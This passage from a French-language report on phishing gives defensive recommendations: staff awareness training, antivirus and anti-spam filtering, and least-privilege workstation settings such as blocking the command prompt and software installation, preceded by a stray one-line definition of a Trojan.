Un Trojan ou Cheval de Troie est un type de malware capable d'infecter un ordinateur de manière sournoise.



PARTIE VI: RECOMMANDATIONS POUR ÉVITER LES ATTAQUES DE TYPE PHISHING

Pour prévenir les attaques de phishing, il est essentiel d'adopter diverses mesures préventives. Certaines des mesures de prévention du phishing les plus efficaces peuvent être la sensibilisation du personnel à la sécurité informatique, les solutions logicielles et le paramétrage adéquat des postes utilisateurs par l'administrateur réseaux et systèmes.

I. La sensibilisation du personnel

Pour éviter les attaques de type phishing, une des recommandations que nous proposons est de former les utilisateurs sur comment détecter et éviter les e-mails d'hameçonnage. Plusieurs sujets peuvent être abordés lors de ces formations tels que comment identifier les URL suspectes, comment reconnaître les e-mails d'hameçonnage, comment éviter les attaques d'ingénierie sociale

II. Les solution logicielles

Des logiciels peuvent également être utilisés pour éviter les attaques de type phishing à savoir les logiciels d'antivirus et les filtres antispam.

Les logiciels antivirus peuvent analyser les e-mails entrants à la recherche de malwares. Pour finir, les filtres anti-spam peuvent empêcher les e-mails d'hameçonnage d'atteindre les boîtes de réception des utilisateurs.

III. Paramétrage adéquat des postes utilisateurs

Le paramétrage adéquat des postes utilisateurs peut réduire leur risque de devenir une cible pour les attaques de phishing. Pour ce faire l'administrateur peut appliquer le principe du moindre privilège qui consiste accorder à un utilisateur le niveau d'accès minimum requis pour accomplir son travail.

L'administrateur pourra ainsi bloquer l'utilisation de l'invite de commande par les utilisateurs. Il peut également bloquer l'installation de logiciels par les utilisateurs.